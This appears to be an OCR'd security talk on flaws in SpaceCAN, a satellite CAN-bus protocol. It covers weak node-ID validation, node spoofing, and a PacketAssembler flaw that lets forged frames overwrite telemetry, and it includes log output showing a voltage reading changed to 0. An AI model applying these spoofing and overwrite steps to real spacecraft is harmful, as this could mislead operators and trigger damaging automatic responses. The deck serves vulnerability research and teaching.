
 When a new component (Node) connects to the CAN bus, SpaceCAN checks whether the provided Node ID falls within the valid range (e.g., Node ID = -1)

```
if node_id == 0 or node_id > 127:  // node_id=-1
raise ValueError("node id must be in range 1..127")
```

 There is no registration or authorization mechanism, but the Node ID should be unique (e.g., Node ID = 2).



SpaceCAN





https://librecube.gitlab.io/development/assets/SpaceCAN_lecture.pdf


SpaceCAN - can_id

ID_TM=0x300

```
① Header
  Timing
3
  Data
```









Hi, I am Node 1. I sent a telemetry to you:)

SpaceCAN - spoofing timing


① Header ② Timing③ Data

- The controller sends out a TC, then the node responds with a TM.
- The node is mostly passive in this cycle.







SpaceCAN - spoofing in Housekeeping



- TC[3,5] Housekeeping
 - The node can send packets to the controller after activation
 - Housekeeping is a maintain mode for checking component status





SpaceCAN - packet splitting

① Header② Timing③ Data

- In a CAN frame, the data field is only 8 bytes
- If TM data is longer than 8 bytes,
 SpaceCAN splits the data into frames

```
def split(self):
    total_frames = math.ceil(len(self.data) / MAX_DATA_LENGTH)
    total_frames = max(1, total_frames)
    for n in range(total_frames):
        data = bytearray(self.data[n * 6 : n * 6 + 6])
        header = bytearray([total_frames - 1, n])
        yield header + data
```

SpaceCAN - packet assembling

① Header ② Timing ③ Data

- No additional validation is performed in PacketAssembler
 - Buffer is only toggled on or off and is cleared after assembly
 - Assemble when length = total_frames
 - No further check between index & total_frames

```
Frame 3:

2 2 13 14


Total frame: 3 Frame index starts at 0
```

```
class PacketAssembler:
   def __init__(self, parent):
       self.parent = parent
       self.buffer = {}
                                        Check the total
                                         number of frames
   def process_frame(self, can_frame):
       can_id = can_frame.can_id
       total_frames = can_frame.data[0] + 1
       n = can_frame.data[1]
                                       Create a buffer if
       if can_id not in self.buffer:
           self.buffer[can_id] = {}
                                       one does not exist
       self.buffer[can_id][n] = can_frame.data[2:]
      if len(self.buffer[can_id]) == total_frames:
           framebuffer = self.buffer[can_id]
           data = []
                                          Assemble the data
           for k in sorted(framebuffer):
                                          and return the result
              data.extend(framebuffer[k])
           del self.buffer[can_id]
           packet = Packet(data)
           return packet
       return None
```

SpaceCAN - packet assembling

① Header② Timing③ Data


- Attack method
 - Fulfill buffer length=total_frames
 - Overwrite part of data
 - Produce fewer packets as possible



SpaceCAN - packet assembling



- Attack method
 - Fulfill buffer length=total_frames
 - Overwrite part of data
 - Produce fewer packets as possible



SpaceCAN - manipulation



- Data manipulation will lead to
 - On the satellite, it will trigger a programmed, emergent automatic fix
 - It may mislead operators into making bad decisions

```
Normal voltage = 48.5
```

```
Manipulated voltage = 0
```

```
new added data in buffer 1100000001[0] = bytearray(b'\x03\x19\x02A\xc88')
assembled data = Packet([3, 25, 2, 65, 200, 56, 66, 66, 66, 66, 66])


TM[03, 25] with data 0x0241c8384242424242 from node 1
--> received housekeeping report (1, 2) from node 1:
=> temperature: 25.027469635009766
=> voltage: 48.56470489501953

new added data in buffer 1100000001[0] = bytearray(b'\x03\x19\x02A\xcc`')
new added data in buffer 1100000001[1] = bytearray(b'\x06\x00\x00\x00\x00')
assembled data = Packet([3, 25, 2, 65, 204, 96, 6, 0, 0, 0, 0])

TM[03, 25] with data 0x0241cc600600000000 from node 1
--> received housekeeping report (1, 2) from node 1:
=> temperature: 25.546886444091797
=> voltage: 0.0
```

Why is it dangerous?

- A Russian attacker controlled ROSAT by attacking the Goddard Space Flight Center ground station system on September 20, 1998
 - 1st attack
 - ROSAT overheating led to a DoS
 - 2nd attack
 - Permanent damage to the X-ray imager
 - ROSAT crashed into the atmosphere in 2011



ROSAT burned in atmosphere

What is more dangerous?

- In February 2024, a NASA satellite and a Russian satellite were about to collide (at a distance of less than 10 meters)
- If two satellites collided...
 - Thousands of small fragments could be generated
- Fragments could collide with other satellites or spacecraft in Earth orbit at a speed of 16,000 km per hour
- This could cause greater damage and even endanger human lives



